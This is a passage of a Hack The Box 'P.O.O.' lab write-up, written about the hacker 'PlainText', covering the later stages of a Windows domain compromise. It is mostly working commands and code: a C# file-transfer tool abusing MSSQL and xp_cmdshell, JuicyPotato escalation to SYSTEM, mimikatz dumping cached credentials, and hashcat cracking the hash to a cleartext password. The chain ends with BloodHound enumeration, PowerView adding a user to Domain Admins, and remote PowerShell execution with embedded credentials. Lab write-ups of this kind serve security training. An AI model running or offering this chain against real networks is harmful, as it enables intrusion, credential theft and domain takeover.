Option 3 - Example: poo.exe 3 c:\users\destination\file.exe filename
```





Now that everything is in place, PlainText proceed to transfer the source code of the download portion and save it in the server file system. Note that to transfer the text file correctly it should not have any empty lines. Here the source code:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
        static void Main(string[] args)
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");
            if (args.Length > 0)
                string option = args[0];
                Console.WriteLine("[+] Connecting to Database...");
                {
                    // Database Connection
                    string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                    conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                    conn.Open();
                    Console.WriteLine("[+] Connection Success");
                }
                catch
                {
                    Console.WriteLine("[-] Connection Fail");
                    Environment.Exit(0);
                DownloadExeFromDatabase(args[1], args[2]);
            }
            else
                Console.WriteLine("[-] You need to specify 3 values. poo.exe <option>
<path> <name>");
                Environment.Exit(0);
        static void DownloadExeFromDatabase(string dbpath, string filename)
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
            {
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
```





```
    Console.WriteLine("[+] File Saved in " + dbpath);
    Environment.Exit(0);
}
catch
{
    Console.WriteLine("[-] Connection Fail");
    Environment.Exit(0);
}
}
}
```

Transfer the download portion of source code as text file to the server file system.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 1 .\poo.cs c:\users\public\music\poo.cs
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Transfer Started

using System;
using System.Data;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
{
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
```

Compile the source code using .NET csc.

c:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:c:\users\public\music\poo.exe
c:\users\public\music\poo.cs


```
C:\Users\windows\Desktop\hackthebox\endgame> .\xp_cmdshell.exe
   Tool created for EndGame by PlainText
   Twitter: @JulioUrena
   Connecting to Database...
Connection Success
   You have now a cmd.exe shell using xp_cmdshell
        ws\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:c:\users\public\music\poo.exe c:\users\public\music\poo.cs
Microsoft (R) Visual C# Compiler version 4.6.1586.0
Copyright (C) Microsoft Corporation. All rights reserved.
This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, w
hich is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft
.com/fwlink/?LinkID=533240
dir c:\users\public\music
Volume in drive C has no label.
Volume Serial Number is F661-7669
Directory of c:\users\public\music
08/27/2018 04:44 PM
                         <DIR>
08/27/2018
           04:44 PM
                         <DIR>
                                  2,625 poo.cs
5,632 poo.exe
8,257 bytes
08/27/2018
           04:41 PM
            04:42 PM
08/27/2018
               2 File(s)
               2 Dir(s) 24,201,850,880 bytes free
```





Windows Privilege Escalation

If you remember correctly PlainText original idea of creating the transfer option was based on the privilege he identify that the server has SeAssignPrimaryTokenPrivilege. This call his attention because a friend, part of Professional Slacker, decoder (https://twitter.com/decoder it) has release some interesting post about abusing service account. In the last tool he and Guitro (https://twitter.com/Giutro) released JuicyPotato (https://ohpe.github.io/juicy-potato/), they mention "If the user has SeImpersonate or SeAssignPrimaryToken privileges then you are SYSTEM.", which came to PlainText mind when he saw the output of "whoami /priv".




Abusing SeAssignPrimaryToken with JuicyPotato

Now as PlainText can transfer files, he download the JuicyPotato file (https://ci.appveyor.com/project/ohpe/juicy-potato/build/artifacts) and complete the transfer process.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 2 .\JuicyPotato.exe potato
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```

This is how it looks in the database:







Then PlainText proceed to download the file using the compiled tool.

```
::\users\public\music\poo.exe 3 c:\users\public\music\potato.exe potato
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
+] Downloading File to Path: c:\users\public\music\potato.exe
+| File Saved in c:\users\public\music\potato.exe
dir c:\users\public\music\
Volume in drive C has no label.
Volume Serial Number is F661-7669
Directory of c:\users\public\music
08/27/2018 05:12 PM
                        <DIR>
08/27/2018 05:12 PM
                        <DIR>
08/27/2018 04:41 PM
                                 2,625 poo.cs
08/27/2018 04:42 PM
                                 5,632 poo.exe
08/27/2018 05:12 PM
                               347,648 potato.exe
```

To use JuicyPotato PlainText should know which operating system he is working with, because the tool use a COM object reference and COM objects may vary depending on the operating system and he also needs to create a .bat file to execute the commands as SYSTEM.

```
systeminfo

Host Name: COMPATIBILITY

OS Name: Microsoft Windows Server 2016 Standard

OS Version: 10.0.14393 N/A Build 14393
```

Now PlainText check the CLSID of Windows Server 2016 which decoder and Giutro also provide us in their site https://ohpe.github.io/juicy-potato/CLSID/Windows Server 2016 Standard/. I took the 1st one, XblGameSave {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}.

PlainText create a .bat to test the privilege escalation by writing a whoami in our directory.

```
echo whoami ^>c:\users\public\music\whoami.txt>c:\users\public\music\privesc.bat
```

With all the information and files PlainText need, he runs the privilege escalation program.

```
c:\users\public\music\potato.exe -l 7777 -p c:\users\public\music\privesc.bat -t u -c
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
```

```
echo whoami ^>c:\users\public\music\whoami.txt>c:\users\public\music\privesc.bat
c:\users\public\music\potato.exe -1 7777 -p c:\users\public\music\privesc.bat -t u -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AE
EF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 7777
.....
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
[+] CreateProcessAsUser OK
C:\>whoami 1>c:\users\public\music\whoami.txt
more c:\users\public\music\whoami.txt
nt authority\system
```





Execute Mimikatz

With system privilege execution, PlainText download mimikatz (https://github.com/gentilkiwi/mimikatz/releases) to extract the passwords hashes from memory. He follow the same procedure, upload, download, .bat file and execution:

Upload

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 2 .\mimikatz\x64\mimikatz.exe mimikatz
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```

Download

```
c:\users\public\music\poo.exe 3 c:\users\public\music\mimikatz.exe mimikatz
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: c:\users\public\music\mimikatz.exe
[+] File Saved in c:\users\public\music\mimikatz.exe
```

File with commands (.bat) Note. PlainText tried to get other mimikatz methods, but he was only able to get the credentials from cache.

```
echo c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate"
"lsadump::cache" exit ^>
c:\users\public\music\mimi_output.txt>c:\users\public\music\privesc.bat
```

Mimikatz Execution and Output

```
echo c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache'
exit ^> c:\users\public\music\mimi_output.txt>c:\users\public\music\privesc.bat
::\users\public\music\potato.exe -l 7777 -p c:\users\public\music\privesc.bat -t u -c {F7FD3F
D6-9994-452D-8DA7-9A8FD87AEEF4
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 7777
[+] authresult 0
F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
[+] CreateProcessAsUser OK
C:\>c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache" e
xit 1>c:\users\public\music\mimi_output.txt
more c:\users\public\music\mimi output.txt
            mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
             "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 .## ^ ##.
            /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## / \ ##
                  > http://blog.gentilkiwi.com/mimikatz
 ## \ / ##
                                                ( vincent.letoux@gmail.com )
 '## v ##'
                  Vincent LE TOUX
  "####"
                  > http://pingcastle.com / http://mysmartlogon.com ***/
```





Mimikatz display the cache credentials in MsCacheV2 for POO\p00_dev and POO\p00_adm and PlainText confirm that p00 adm was part of "P00 Help Desk".

[NL\$1 - 3/22/2018 6:45:01 PM] RID : 00000452 (1106) User : P00\p00_dev MsCacheV2 : 7afecfd48f35f666ae9f6edd53506d0c [NL\$2 - 3/22/2018 3:36:34 PM] RID : 00000453 (1107) User : POO\p00_adm MsCacheV2 : 32c28e9a78d7c3e7d2f84cbfcabebeed mimikatz(commandline) # exit Bye! net user p00 adm /domain The request will be processed at a domain controller for domain intranet.poo. User name p00_adm Full Name Comment User's comment Country/region code 000 (System Default) Account active Yes Account expires Never Password last set 5/11/2018 6:26:14 AM Password expires Never Password changeable 5/12/2018 6:26:14 AM Password required Yes User may change password Yes Workstations allowed A11 Logon script User profile Home directory Last logon 8/27/2018 10:57:25 AM Logon hours allowed A11 Local Group Memberships Global Group memberships *P00 Help Desk *Domain Users The command completed successfully.

Cracking Credentials

In order to crack MsCacheV2 using hashcat, PlainText verify the hashcat example format website (https://hashcat.net/wiki/doku.php?id=example_hashes) and use that information to create file and assign the following values

\$DCC2\$10240#p00 adm#32c28e9a78d7c3e7d2f84cbfcabebeed

Then he use the Keyboard combination wordlist from SecList to crack the credentials. The p00_adm password is **ZQ!zaq1**





```
#hashcat -m2100 mscachev2.example.txt /usr/share/wordlists/SecLists/Passwords/Keyboard-Combinations.txt --force
mashcat (v4.1.0) starting...
penCL Platform #1: The pocl project
 Device #1: pthread-Intel(R) Core(TM) i7-6606U CPU @ 2.606Hz, 1824/2961 MB allocatable, 2MCU
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers:
Zero-Byte
Single-Hash
 Single-Salt
 Slow-Hash-SIMD-LOOP
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_RD
DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=2100 -D _unroll'
* Device #1: Kernel_m02100.a68d7a8a.kernel_not_found_in_cache! Building_may_take_a_while...
 Device #1: Kernel amp a0.521579f7.kernel not found in cache! Building may take a while...
ictionary cache hit:
 Filename..: /usr/share/wordlists/SecLists/Passwords/Keyboard-Combinations.txt
 Passwords : 9604
 Bytes..... 84476
Keyspace..: 9604
DCC2$10240#p00 adm#32c28e9a78d7c3e7d2f84cbfcabebeed;ZQ1zaq1
```

Active Directory Enumeration with BloodHound

PlainText runs BloodHound in the server to collect active directory information. He transfer the full poo.exe so he can upload the result of bloodhound query, back to his computer.

```
powershell -exec bypass -nop -c "cd c:\users\public\music; Import-Module .\sharp.ps1; Invoke-BloodHound -CollectionMethod All
Initializing BloodHound at 2:38 AM on 8/28/2018
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for intranet.poo
Status: 66 objects enumerated (+66 \( \infty \) s --- Using 94 MB RAM )
Finished enumeration for intranet.poo in 00:00:00.2880676
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\users\public\music\20180828023848_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```

Upload

```
c:\users\public\music\poofull.exe 2 c:\users\public\music\20180828023848_BloodHound.zip bh-compatibility
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```






Download

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 3 .\bh-compatibility.zip bh-compatibility
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: .\bh-compatibility.zip
[+] File Saved in .\bh-compatibility.zip
```

Bloodhound indicate that p00_adm account, which is part of P00 Help Desk group, has GenericAll privileges over Domain Admins group, which means that it has full control over Domain Admins group.



PlainText add the p00 adm user to the user group Domain Admins using PowerView.

powershell -exec bypass -nop -c "cd c:\users\public\music; \$ptuser = 'P00\p00_adm';\$ptpass
= 'ZQ!5t4r';\$ptpassword = ConvertTo-SecureString \$ptpass -AsPlainText -Force;\$ptcredential
= New-Object System.Management.Automation.PSCredential \$ptuser, \$ptpassword; Import-Module
.\powerview.ps1; Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' Credential \$ptcredential"

```
nusic\poo.exe 3 c:\users\public\music\powerview.ps1 powerview
     Tool created for EndGame by PlainText
     Twitter: @JulioUrena
    Connecting to Database...
Connection Success
 +] Downloading File to Path: c:\users\public\music\powerview.ps1
+] File Saved in c:\users\public\music\powerview.ps1
 oowershell -exec bypass -nop -c "cd c:\users\public\music; $ptuser = 'POO\p00_adm';$ptpass = 'ZQ!5t4r';$ptpassword = C
overtTo-SecureString $ptpass -AsPlainText -Force;$ptcredential = New-Object System.Management.Automation.PSCredential $
cuser, $ptpassword; Import-Module .\powerview.ps1; Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -
redential $ptcredential"
 et group "Domain Admins" /domain
The request will be processed at a domain controller for domain intranet.poo.
Group name
                       Domain Admins
                       Designated administrators of the domain
Comment
Members
 dministrator
                                      mr3ks
                                                                               p00_adm
The command completed successfully.
```





Domain Admin Access.

PlainText modify the xp_cmdshell so, whenever he enter p00 at the beginning, it will execute the command as powershell code in the dc.intranet.poo server as p00 adm.

```
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] You have now a cmd.exe shell using xp_cmdshell
p00 hostname;whoami;cat c:\users\mr3ks\desktop\flag.txt
DC
poo\p00_adm
P00{1196ef8bc523f084ad1732a38a0851d6}
```

Piece of coded added:

```
cmd = Console.ReadLine();
// Code to execute commands as p00_adm in dc.intranet.poo
if (cmd.Split(' ')[0] == "p00")
{
    p00comamnd = cmd.Replace("p00 ", "");
    cmd = "powershell -exec bypass -nop -c \"$ptuser = 'P00\\p00_adm';$ptpass =
    'ZQ!5t4r';$ptpassword = ConvertTo-SecureString $ptpass -AsPlainText -Force;$ptcredential =
New-Object System.Management.Automation.PSCredential $ptuser, $ptpassword; Invoke-Command -
    credential $ptcredential -computername dc.intranet.poo -scriptblock {" + p00comamnd +
    "}\"";
}
// Finish
```

PlainText Conclusions.

EndGame was the lab I enjoyed the most in HackTheBox. It may not be the most complicated, but it help me to think out of the box, use my C# skills to build a piece of software to bypass some of the restrictions the admin put in place. I just feel like if I were in a Red Team assessment.

I would like to thank HackTheBox team and particularly to mrb3n and eks for this extraordinary lab. Keep the hard work guys! You Rock!